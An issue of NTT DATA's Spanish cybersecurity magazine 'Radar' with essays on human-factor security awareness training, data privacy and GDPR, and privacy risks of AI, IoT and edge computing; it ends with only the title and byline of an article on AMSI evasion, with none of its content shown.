Número 91 | Junio 2024

NTT DATA

Radar

El magazine de ciberseguridad

La clave está en el factor humano

Por Francisco Javier García Lorente

Durante los últimos años se han podido observar diferentes ataques a organizaciones que son realmente complejos y prácticamente inevitables, pero también, he podido analizar que la mayoría de los ataques que han recibido organizaciones de todo el mundo son mucho menos sofisticados y que los cibercriminales se aprovechan de los descuidos o negligencias que puedan cometer los empleados en su día a día, pero también se aprovechan de nuestro factor humano.

Nos aferramos en disponer de buenas medidas de seguridad, tener firewalls sofisticados para impedir amenazas internas, instalación de antivirus y antimalware que detecten y eliminen posibles amenazas, monitorización 24x7, etc. Pero todo esto, es como empezar una casa por el tejado, porque hasta que nos dominen las máquinas, el factor humano estará presente en todo momento, ya sea gestionando el antivirus, creando reglas en el SIEM, etc. Por lo tanto, debemos tener presente que todo empieza desde los empleados, debemos procurar asentar muy bien los cimientos.

Hay diversos informes que muestran diferentes porcentajes de ataques que han sido causados por un error humano no intencionado, la media de los informes consultados está entorno a un 80%. Es por ello, que la típica frase que siempre oímos “Los empleados, el eslabón más débil” no le falta razón, pero no estoy de acuerdo y yo más bien diría “Los empleados, son la primera línea de defensa ante cualquier ciberataque”.

Si sabemos que ese porcentaje es tan alto, ¿Por qué las organizaciones no invierten en reforzar a sus empleados y dotarles de las armas necesarias para evitarlo, dado que están en primera línea de una batalla constante?

Obviamente, claro que se tienen planes formativos, pero ¿estos planes son efectivos? ¿O simplemente el empleado lo ve como un trámite que la organización le impone para tener un “check” marcado para pasar una auditoría? Lamentablemente, así es, no nos centramos en el verdadero problema que es cambiar el comportamiento erróneo de los empleados, sino que intentamos decirle lo que no deben hacer y ahí es donde los planes formativos fracasan.

Cambiando el comportamiento

Durante estos últimos años, nos hemos fijado en los comportamientos de los empleados, quizás un ejemplo muy claro se producía con las contraseñas, que se apuntaban (y ahora todavía hay empleados que lo siguen haciendo) en un post-it y claro no bastaba con indicarle a esos empleados que era una mala praxis, sino que tenías que revertir esa situación y obviamente si tenía esa costumbre, era bastante complicado, porque nos guste o no somos seres humanos y que una vez nos acostumbramos a una serie de hábitos, nos hacemos asiduos a ellos de manera automática, mecánica y sin pensar en ello.

Por ello, empezamos a trabajar con el concepto de lo familiar, de lo tradicional, introduciendo en nuestros planes formativos de que, si eres ciberseguro en casa, también debes serlo en el trabajo y viceversa. De esta manera, conseguimos ser más cercanos con los empleados y trasladarles con ejemplos cotidianos que afectan a los niños, familiares de avanzada edad, dispositivos conectados en casa, etc. las técnicas que los cibercriminales usan para conseguir sus objetivos, y una vez que teníamos su atención le trasladábamos al entorno empresarial esos mismos ejemplos, y ellos mismos se daban cuenta que pese a ser entornos diferentes los ciberdelincuentes no hacen distinción, para ellos somos una persona más a la que atacar.

Adicionalmente, el tener la oportunidad de realizar un acercamiento de las técnicas o medidas que los ciberdelincuentes usan para engañarnos y obtener información de nosotros, siempre de una forma entendible y fácil de entender sin entrar en los conceptos técnicos, pero si en los peligros que ello conlleva, hacen que afloren muchas dudas que tienen poniéndote en diferentes casuísticas de su día a día y de cómo pueden protegerse ante las amenazas

Por ello, valoramos muy positivamente las experiencias que hacemos en presencial porque es donde realmente conseguimos un cambio en los comportamientos de los usuarios, cuando ven lo sencillo que es a veces conseguir que un ataque tenga éxito, es cuando más transciende y quieren protegerse.

En conclusión, aunque implementemos medidas técnicas avanzadas en nuestras organizaciones, la mayoría de los ataques se deben a descuidos o errores humanos, por lo que no debemos perder el foco en el factor humano y hacerles conscientes de todos los peligros de una forma sencilla y cercana para poder conseguir un cambio efectivo en sus comportamientos y de esta manera aumentar sus capacidades para enfrentarse a cualquier amenaza que atente contra su seguridad digital.

Suscríbete a RADAR

Francisco Javier García Lorente
Cybersecurity Manager

El laberinto digital: navegando entre la privacidad y la protección de datos

Cibercrónica por Pablo Díaz y Álvaro Vela

La privacidad en línea y la protección de datos personales son temas de gran relevancia en nuestra sociedad digital. En un mundo donde la información fluye libremente a través de internet, la seguridad de nuestros datos se ha convertido en una preocupación central para usuarios y empresas por igual. En el mundo actual, donde cada clic deja una huella digital, el dilema entre compartir información y proteger la intimidad se vuelve cada vez más complejo.

La privacidad en línea se refiere a la capacidad de controlar la información que compartimos en internet y cómo esta se utiliza y distribuye. Es un derecho que permite a los individuos mantener su autonomía y libertad en el espacio digital. La protección de datos personales, por otro lado, se enfoca en las medidas y políticas que aseguran que nuestra información personal se maneje de manera segura y confidencial.

Un ejemplo notorio de la importancia de la privacidad en línea es el escándalo de Cambridge Analytica en 2018, donde se reveló que la empresa había recopilado datos de millones de usuarios de Facebook sin su consentimiento para influir en elecciones políticas. Este caso puso de manifiesto las consecuencias de una gestión inadecuada de la privacidad y la necesidad de regulaciones más estrictas.

La Unión Europea han dado pasos significativos en este sentido con la implementación del Reglamento General de Protección de Datos (GDPR) en 2016 (aunque se aplica desde mayo de 2018), que establece un marco legal para garantizar que los datos personales de los ciudadanos de la UE se procesen de manera transparente y segura. Sin embargo, la aplicación global de tales regulaciones sigue siendo un desafío, especialmente en regiones donde la protección de datos no es una prioridad. Organizaciones como la Agencia Española de Protección de Datos (AEPD) y el Instituto Nacional de Ciberseguridad (INCIBE) ofrecen guías y consejos para navegar de forma segura en internet, resaltando la importancia de tener contraseñas robustas, realizar copias de seguridad y ser cautelosos con la información que compartimos en redes sociales y servicios en la nube.

Para proteger nuestra privacidad en línea, es esencial:
• Utilizar contraseñas fuertes y únicas para cada servicio.
• Ser conscientes de los permisos que otorgamos a las aplicaciones y servicios en línea.
• Evitar compartir información sensible en plataformas públicas.
• Mantener actualizado el software de seguridad en nuestros dispositivos.

La privacidad en línea y la protección de datos personales son fundamentales para mantener la integridad y la confianza en el ecosistema digital. A medida que la tecnología avanza, es imperativo que tanto usuarios como empresas tomen medidas proactivas para asegurar la confidencialidad y seguridad de la información personal. Con la colaboración de todos los actores involucrados y el apoyo de regulaciones adecuadas, podemos crear un entorno digital más seguro y respetuoso con la privacidad de cada individuo.

Con los ojos de un mago

Por David Contel Miguelez

Los que nos dedicamos hace años a la formación dentro de las empresas, hemos vivido a través del tiempo, como de un modo progresivo, la capacitación continua de los empleados ha ido ganando importancia. Esta evolución positiva ha ido consolidando, el poder de transformación que tiene las personas en las organizaciones

La concienciación en ciberseguridad está siguiendo la misma pauta, aun en un menor lapso. Desde la consolidación de la ciberseguridad como un emergente campo profesional, en todo tipo de organizaciones, se ha ido permeabilizando conceptos y practicas básicas para mejorar la seguridad de la información.

Ya sea por necesidad, afectaciones en la competencia, o simplemente para cumplir un marco normativo, las organizaciones públicas y privadas, han ido integrando equipos de profesionales para hacer frente a los retos actuales y futuros de la ciberdelincuencia. A la práctica este escenario ha facilitado la suma de los expertos en concienciación a otros equipos ya consolidados, como Seguridad Operativa, Inteligencia o Gobierno.

Así pues, para los próximos años, uno de los retos del área de Training & Awareness, es la de ampliar los recursos que las empresas destinan a sus servicios. Para lograr eso, los consultores debemos seguir este mantra: Acompañar al cliente.

Los expertos en proyectos de cualquier área de ciberseguridad conocen mejor que nadie al cliente, sus necesidades y la mejor manera de guiarlo. Podemos ofrecer más servicios, pero en especial mejores servicios. Creyendo en nuestras capacidades y ayudando a las empresas a evolucionar a través de su mejor capital. Sus equipos.

¿Y cómo podemos ejercer esa guía? A lo largo de este artículo se expondrán escenarios que cualquier organización se encuentra a menudo. Se plantearán los argumentos y reflexiones que pueden ayudar a todo tipo de empresas a ver por sí mismos, que cualquier estrategia de seguridad de la información integrada, pasa necesariamente por una maduración de la cultura de la ciberseguridad. Y para recorrer este camino, nos ayudará la sabiduría, del que para mucho es uno de los mejores coach de todos los tiempos, Gandalf el blanco. Revisemos algunas de sus citas

¡No puedes pasar!
El diseño de la seguridad perimetral es imprescindible para realizar los filtrados de los flujos de datos entrantes y salientes. Estas herramientas y equipo son a efectos prácticos una serie de trincheras que protegen a la organización de numerosas amenazas. Sin embargo, la enorme cantidad de vectores, sumado a los ataques dirigidos hace imposible que se bloqueen todos los correos maliciosos, por lo que tarde o temprano, alguno acabará en el buzón de entrada de algún usuario. Y esa sí es la última línea de defensa. La decisión de la persona. Indistintamente que el usuario disponga o no del conocimiento y la concienciación necesaria, deberá decidir a su criterio, si finalmente accede aun enlace malicioso o entregue sus credenciales a través un phishing.

“He aprendido que son los detalles cotidianos, los gestos de la gente corriente los que mantienen el mal a raya. Los actos sencillos de amor”
El riesgo cero no existe. Y los profesionales de la ciberseguridad somos muy conscientes de ello. Crear, mantener y fomentar un sistema de gestión integral de seguridad de la información es clave, para la mejora directa de la seguridad, pero también permite a la empresa ser consciente de la complejidad que supone mantenerlo y hacer de él un instrumento realmente eficaz. También los retos técnicos a los que se enfrentan los equipos de seguridad son complejos y diversos, pero son variables que controlamos. Cuando el factor humano entra a colación, el sistema puede escapar a nuestro control.
Por ello es necesario consolidar las buenas prácticas de ciberseguridad de todos los usuarios. Es el fomento de los pequeños detalles en la praxis diaria, lo que consolida los hábitos ciberseguros. Seguir una política de mesas limpias, hacer una buena gestión de las contraseñas, tener buenos hábitos de navegación, o parar, respirar dos veces, y ser críticos con los mensajes que se reciben, acontecen herramienta tan útil como una regla de firewall, una política bien definida o una auditoria rigurosa.
.

“Lo único que podemos decidir es qué hacer con el tiempo que se nos ha dado”
Una constante en numerosas empresas es la sobrecarga de trabajo sus usuarios, y el tiempo efectivo que pueden dedicar a formarse en ciberseguridad. Si bien, el tiempo disponible puede ser uno de los factores para la a ejecución de acciones formativas, la calidad de los aprendizajes no tiene por qué verse afectado. Con un análisis previo de necesidades competenciales (que no formativas) y la aplicación de herramientas y acciones pedagógicas adecuadas, se puede lograr una mayor comprensión de las habilidades necesarias y concienciación de los usuarios con un tiempo más limitado.

“Tuk insensato. Tírate tú la próxima vez y líbranos de tu estupidez”
El cambio cultural de una organización es un proceso que implica una acción decidida de la dirección y tiempo de consolidación en todos las áreas y resortes de la empresa. La reacción punitiva, o más bien, su amenaza de ocurrencia ha solido utilizarse de un modo clásico en las compañías como mecanismo correctivo de las malas prácticas potenciales, o recurrentes de sus componentes.
Esta actitud casi atávica en la cultura corporativa alguna empresa debe dejarse a un lado y apostar por un modelo más constructivo de la gestión de los errores. Una mala práctica en seguridad de la información de un usuario aleatorio, puedo causar graves consecuencias económicas y de reputación de la marca. Este escenario debe estar presente siempre en el inconsciente colectivo de la organización. Pero también debe consolidarse la idea, que ante la sospecha de un fraude o que una acción tuya haya causado daños, debe informarse de inmediato al equipo de seguridad para poder, si el ataque ha sido efectivo, activar el plan de respuesta de incidentes, y mitigar posibles daños.
Es precisamente el fomento de esta cultura comunicativa y colaborativa, alejando la idea del castigo al culpable, lo que facilita la asimilación del compromiso de todos los empleados para unos buenos hábitos digitales. La idea es que la seguridad, depende de todos los miembros de la organización, sin excepción.

Enviad a esas bestias al abismo
El buzón de cuarentena (abisal) es un recurso técnico y efectivo del filtrado de correos. Efectivamente es una herramienta útil para clasificar mensajes, de los que se duda de su legitimidad. Este paso permite poner en estado de prealerta al usuario, que solo debe revisar el correo para liberarlo. Sin embargo, la validación humana del correo lleva implícito un riesgo, que está precisamente relacionado con las competencias en ciberseguridad de los usuarios, y como éstas, le permiten discernir los correos fraudulentos. Así pues, la configuración del servidor de correo no es una garantía que evite la posibilidad de infección de malware o fugas de información.


¿Y por qué no tendrían que cumplirse? ¿No dejarás de creer en las profecías sólo porque ayudaste a que se cumplieran?
Hay dos tipos de organización, las que has sido hackeadas, y las que lo será en algún día. Y sin ser víctimas del positivismo lógico, tenemos esa certeza. Transmitir esta idea a los empleados de una empresa es clave, pero debe orientarse adecuadamente. Debe evitarse el enfoque de la profecía autocumplida, en la que los usuarios, por inacción deleguen la seguridad a los equipos operativos, descuidando sus responsabilidades. Un ciberataque es un hecho habitual y cotidiano, y toda la organización debe tenerlo presente.
Todos sabemos que algún día vamos a recibir una multa de tráfico, solo es cuestión de tiempo. Pero eso no hace que seamos más imprudentes al volante, sino que vayamos con más cuidado. Ya que, en nuestro foro interno, aceptamos esta certeza.

Está lloviendo, señor Enano, y seguirá lloviendo hasta que cese de llover. Si deseas cambiar el tiempo deberías buscarte otro mago.”
El gasto en ciberseguridad poco a poco ha ido cambiando de significado. Por la imparable realidad, está dejando de considerarse un gasto y se entiende progresivamente como una inversión. Un mundo más digitalizado, en el que el ciberdelito es organizado y sofisticado, empuja al cambio de mentalidad de las áreas de decisión de la empresa. Las amenazas aumentan y evolucionan, y la cultura de la seguridad debe hacerlo también. Lo que implica un aumento de presupuesto en concienciación, pero en especial, un compromiso con su despliegue en todos los procesos operativos. Lo que a la práctica implica una formación continua de los empleados para que puedan hacer frente a los nuevos retos en ciber-amenazas.

“Un anillo para gobernarles a todos. Un anillo para encontrarlos. Un anillo para atraerlos a todos y atarlos en las tinieblas”
Hay que evitar caer en el pensamiento en que un Controlador del Dominio es la respuesta principal para que los usuarios actúen según las políticas de ciberseguridad. Si bien es cierto que con una configuración adecuada de las restricciones en del Active Directory, se pueden mitigar muchos riesgos, privar de autonomía a las personas a la larga es improcedente. Abusar de estas funcionalidades puede dificultar la evolución de la madurez en ciberseguridad, ya que resta importancia al rol activo del usuario, y puede crear la percepción que evitar un ciberataque no depende cada persona.

Conclusiones
En estos momentos ya son incontables los retos en ciberseguridad a los que deberán hacer frente todo tipo de organizaciones en los próximos años. La progresiva sofisticación de la ciberdelincuencia que irá consolidando las herramientas de Inteligencia Artificial como en el diseño de vectores de ataque más elaborados y masivos, es solo la punta del iceberg. Que la protección de las organizaciones sea efectiva dependerá de la continua evaluación de los equipos de seguridad, pero en especial de la consolidación de la cultura de la ciberseguridad de todos los usuarios de las organizaciones. Y en este objetivo, el área de Training & Awareness tiene un rol absolutamente vital.

David Contel Miguelez
Cybersecurity Senior Consultant



Awareness – Los Catastrofistas de la Ciberseguridad

Por Leire Cubo Arce

El factor humano sigue siendo uno de los aspectos más críticos y, a veces, vulnerables en la seguridad cibernética. Las acciones y decisiones de las personas pueden afectar significativamente la postura de seguridad de una organización, ya sea fortaleciéndola o comprometiéndola. Es por ello que la concienciación y la formación son piedras angulares en la defensa contra las cada vez más sofisticadas amenazas cibernéticas.

Los profesionales de la formación en ciberseguridad tenemos la tarea de educar a los clientes sobre los riesgos cibernéticos y capacitarlos para proteger sus datos y sistemas. Esta labor conlleva un delicado equilibrio: por un lado, es vital destacar la gravedad de las amenazas y las potenciales consecuencias de sufrir un ciber-ataque; por otro lado, exagerar o enfatizar en exceso estos peligros puede generar miedo y desconfianza entre los usuarios.

Debido a esta fina línea, quienes nos dedicamos a esta tarea a menudo enfrentamos una etiqueta curiosa: los "catastrofistas" de la ciberseguridad. Destacar los riesgos inherentes en el mundo digital y las consecuencias catastróficas de un ataque exitoso, nos coloca en una posición incómoda, vista por algunos como portadores de malas noticias o alarmistas. Esta percepción, aunque común, es una simplificación de un trabajo crucial y multifacético. En todas nuestras acciones formativas, los participantes se enfrentan directamente a la realidad de las ciber-amenazas, explorando de primera mano lo fácil que puede ser caer en una trampa. A través de ejercicios prácticos y demostraciones interactivas, se ilustra la sofisticación y la variedad de técnicas utilizadas por los ciberdelincuentes para engañar a las víctimas y comprometer la seguridad de la información. Los formadores en ciberseguridad, a fin de cuentas, somos educadores, no profetas del desastre.

Sin embargo, en reiteradas ocasiones, los usuarios nos han expresado su inquietud por la sensación de ansiedad y temor que experimentan al participar en algunas acciones formativas. Cuando creen haber aprendido a defenderse de una amenaza específica, surge una nueva vulnerabilidad o técnica de ataque para la que no están preparados. Esta preocupación ha sido tan frecuente que, en tono jocoso, hemos llegado a bromear sobre la idea de distribuir valerianas al término de dichas sesiones.
Y es que es comprensible que los empleados puedan experimentar cierta ansiedad al enfrentarse al ciber-crimen. Apenas hace un año seguíamos recomendando buscar errores ortográficos en los emails para identificar ataques de ingeniería social. Hoy, los estafadores redactan sus mensajes fraudulentos con una gramática envidiable gracias a la inteligencia artificial.

Esta percepción refleja la naturaleza siempre cambiante y evolutiva del panorama de la ciberseguridad, donde los ciberdelincuentes constantemente desarrollan nuevas estrategias y la sensación de estar constantemente un paso atrás puede generar frustración entre los usuarios.

Para evitar este desaliento es importante poner el foco en la adopción de hábitos y comportamientos seguros en línea, aprender sobre medidas preventivas y conocer los beneficios de una buena higiene digital. Además, la educación en ciberseguridad no debe ser un evento único, sino un proceso continuo. Como eslabón (que no débil, sino esencial) de la cadena de la ciberseguridad, es nuestra obligación mantenernos informados sobre las últimas amenazas y mejores prácticas de seguridad.

Estamos familiarizados con las medidas preventivas para proteger nuestra casa mientras estamos de viaje durante las vacaciones, pero ¿somos conscientes de los riesgos asociados con conectarnos a redes Wi-Fi públicas de hoteles sin ninguna precaución? Ambos tipos de riesgos son reales y persistentes, por lo tanto, deberemos asumir el papel de defensores de nuestra propia seguridad y la de nuestras organizaciones. La seguridad cibernética es un esfuerzo colectivo y cada contribución es esencial. Nuestro objetivo es educar de manera proactiva y entendemos que la ciberseguridad puede resultar intimidante, pero siempre os guiaremos de manera segura a través del vasto ciber-espacio. Estamos comprometidos a brindar el apoyo y conocimiento necesario para que las personas se sientan seguras y confiadas en su capacidad para enfrentar cualquier desafío. Más que catastrofistas, piensa en nosotros como esos amigos que siempre te recuerdan llevar paraguas incluso en un día soleado. Confía en nosotros, algún día lloverá y nos lo agradecerás.

Leire Cubo Arce
Cybersecurity Consultant

Nuevas tecnologías e innovaciones que desafían la privacidad de datos

Tendencias por Carlos Barrios Bastidas y Joel Perez Pregal

Hoy en día, los datos personales son la clave para crear aplicaciones y servicios de mejor calidad basándose en la personalización del contenido. Los últimos años de innovación en software y hardware han permitido utilizar grandes conjuntos de datos de forma más eficiente que antes, siendo realmente impactante en cómo se pueden personalizar las experiencias de los usuarios en todos los ámbitos de la vida digital. Los usuarios depositan una inmensa confianza en la custodia de su información personal y confidencial, y es una responsabilidad que las aplicaciones y servicios deben de tomarse en serio. Aunque cada vez existan mayores regulaciones en todo el mundo para proteger los datos de los usuarios; ¿cómo pueden las empresas hacer frente a esta doble responsabilidad de utilizar los datos para servir mejor a sus clientes y, al mismo tiempo, garantizar que sus datos están seguros y a salvo?

Primeramente, la **privacidad de los datos** se refiere al control que una persona tiene sobre su información personal. Esto incluye la capacidad de decidir cómo las organizaciones recopilan, almacenan y utilizan sus datos. La protección de la información personal mediante la preservación de la privacidad de los datos es un derecho fundamental. Las leyes y políticas que gobiernan la recopilación, almacenamiento, procesamiento y compartición de datos por parte de organizaciones e individuos se conocen como regulaciones de privacidad de datos y su objetivo es armonizar los avances derivados de la innovación basada en datos con la necesidad de prevenir el mal uso o abuso de la información. Estas regulaciones son diversas y cambiantes según la región, sector y contexto, lo que contribuye a un panorama complejo en cuanto a la innovación en este ámbito.

La privacidad de datos por diseño es un principio que promueve integrar consideraciones de privacidad en cada fase del proceso de innovación, desde la concepción hasta la ejecución. Se fundamenta en la premisa de que la privacidad no constituye una barrera para la innovación, sino más bien un estímulo para desarrollar soluciones más confiables, éticas y orientadas al cliente. Al adoptar la privacidad desde el diseño, las empresas y organizaciones pueden disfrutar de:

- Minimizar los peligros de violaciones de datos, sanciones regulatorias, daños de la reputación y pérdida de clientela.
- Aumentar el valor de sus activos de datos, productos y servicios mediante el aseguramiento del cumplimiento, la transparencia y la rendición de cuentas.
- Cultivar la confianza con sus clientes, socios y partes interesadas al demostrar respeto por sus derechos y preferencias en cuanto a datos.
- Distinguirse de sus competidores ofreciendo mejoras en características y funcionalidades relacionadas con la privacidad.

En un mundo cada vez más conectado, las tecnologías modernas están redefiniendo el panorama de la protección de datos. A continuación, exploraremos algunas de estas tecnologías y su impacto en la privacidad:

1. **Inteligencia Artificial (IA)**: La IA está revolucionando la forma en que procesamos datos. Pero su uso también plantea desafíos en cuanto a privacidad. Por ejemplo, los algoritmos de IA pueden analizar grandes cantidades de datos personales para tomar decisiones automatizadas, lo que requiere una mayor transparencia y control por parte de los usuarios.

2. **Blockchain**: Aunque conocido principalmente por su aplicación en criptomonedas, el blockchain también se utiliza para garantizar la seguridad y la privacidad en otros contextos. Proporciona un registro inmutable y descentralizado de transacciones, lo que puede ser beneficioso para proteger la integridad de los datos personales.

3. **Internet de las Cosas (IoT)**: Los dispositivos IoT recopilan datos constantemente, desde sensores en el hogar hasta dispositivos portátiles. La privacidad se convierte en un desafío cuando estos datos se comparten o se utilizan sin el consentimiento adecuado.

4. **Edge Computing**: Esta tecnología permite procesar datos cerca de la fuente, reduciendo la necesidad de transferir grandes cantidades de información a la nube. Sin embargo, también plantea preocupaciones sobre la seguridad y la privacidad de los datos en dispositivos locales.

Bajo la deslumbrante superficie del progreso de las tecnologías mencionadas, se esconde una realidad: un entramado de compensaciones y tensiones. Por ejemplo, la comodidad de una asistencia sanitaria personalizada choca con el temor a un análisis invasivo de los datos médicos. Los coches autoconducidos, que prometen viajes más seguros, plantean interrogantes sobre quién controla el volante y las huellas digitales que deja el usuario.

Desvelar las capas de estas paradojas exige una mirada matizada, que considere tanto los innegables beneficios que ofrecen las tecnologías de IoT y de inteligencia artificial como los sacrificios que a menudo exige en materia de privacidad. Estos cuestionamientos nos obligan a enfrentarnos a incómodas verdades que se esconden bajo el brillante barniz de la innovación, preguntándonos quién se beneficia realmente del ascenso de nuevas tecnologías y a qué coste para nuestro derecho más fundamental: la privacidad. Imaginemos el escenario en el que los algoritmos de inteligencia artificial analizan nuestro historial médico, descifren códigos genéticos y detectan riesgos de enfermedades incluso antes de que aparezcan los síntomas. Asistentes virtuales dotados de IA analizan los datos de salud diarios, sugiriendo cambios personalizados en su estilo de vida y prediciendo posibles emergencias. Esta es la seductora promesa futura de la sanidad, en la que los avances de la IA se convierten en un guardián que ofrece diagnósticos, planes de tratamiento personalizados e incluso la predicción de la salud futura. Sin embargo, bajo este progreso se esconde la sombra de la preocupación por la privacidad de los datos. Compartir información médica tan delicada requiere una confianza inmensa, lo que nos lleva a sopesar cuidadosamente los beneficios potenciales frente a la preocupación de que se acceda a los datos y se utilicen.

Bajo la misma línea, en el mundo financiero, esta innovación asume un papel de centinela vigilante, revisando transacciones financieras impulsados por nuevas tecnologías que analizan los patrones de gasto, anomalías en tiempo real y de actividades sospechosas. Sin embargo, este manto de seguridad financiera tiene un costo, cada movimiento de una tarjeta, cada compra en línea contribuye a obtener un retrato detallado de la vida financiera del usuario. Al igual que en el sector sanitario, también aquí surge el siguiente cuestionamiento: ¿cuánto estamos dispuestos a sacrificar en términos de privacidad de datos con el propósito de nuestra seguridad financiera y quién debería ser el custodio de esta información?
Como hemos mencionado, el progreso depende de la recopilación y análisis de grandes cantidades de datos personales. Esto plantea algunas preocupaciones sobre la implementación de las tecnologías de innovación en nuestras vidas de forma constante. Si bien el potencial de progreso de la IA y de la Big Data, sus bases se asientan en un vasto océano de datos personales como nuestra actividad en línea, rutas de ubicación, visitas, etc. Esta dependencia plantea un reto en la vigilancia de datos, donde gobiernos y corporaciones pueden utilizan estas facultades para obtener información sobre nuestras vidas, alimentando los temores de una vigilancia masiva y el posible uso indebido de esta información. Este espectro estremece no sólo por su naturaleza invasiva, sino también por sus implicaciones para las libertades individuales y los posibles abusos de poder.

Asimismo, el funcionamiento interno de estos algoritmos a menudo permanece envuelto en una gran espesura secreta. La falta de transparencia crea un vacío inquietante: entregamos nuestros datos, pero no entendemos bien cómo se utilizan, quién y con qué fines. Esta opacidad erosiona la confianza, dejando vulnerables a los usuarios a una posible manipulación y explotación.

Entonces, ¿cómo navegamos por este complejo panorama? Lograr un equilibrio entre innovación y protección requiere un enfoque múltiple. Se debe empoderar al individuo con la esencia de la propiedad y el control de sus datos, decidiendo qué información se recopila, quién puede acceder a ella y con qué fines. Este cambio de poder crea un entorno donde florece la confianza, permite participar en innovaciones con consentimiento informado y confianza. Aun así, la confianza requiere una transparencia que exija a los desarrolladores y los controladores de estos datos que cedan información sobre cómo se recopilan, utilizan y almacenan nuestros datos. Esta desmitificación, a través de explicaciones claras y accesibles, permiten las elecciones informadas y fomenta un sentido de asociación en lugar de rendición pasiva. Bajo esta misma línea, cabe destacar que las decisiones automatizadas podrían afectar nuestra vida por la opacidad que fomenta el uso de algoritmos de IA en la toma de decisiones automatizadas, cuestionando los resultados potencialmente sesgados o discriminatorios.

La paradoja de la privacidad de los datos es un desafío complejo que requiere un esfuerzo colectivo de los individuos, los gobiernos y la industria tecnológica. Al priorizar la transparencia, el desarrollo ético y marcos legales sólidos, podemos aprovechar el poder de la IA al mismo tiempo de salvaguardar la privacidad individual y construir un futuro donde la tecnología empodere, mas no explote a los usuarios con sus datos. A través del diálogo continuo, la educación y la acción colaborativa, se podrá garantizar que la innovación y la tecnología florezca sobre una base de confianza y respeto por los derechos humanos, navegando por el delicado equilibrio entre progreso y protección en la era actual.

Evadiendo AMSI sin parches ni ofuscación: técnicas utilizando carga con IStream y CLR Hosting


Por Marcos Gonzále Hermida

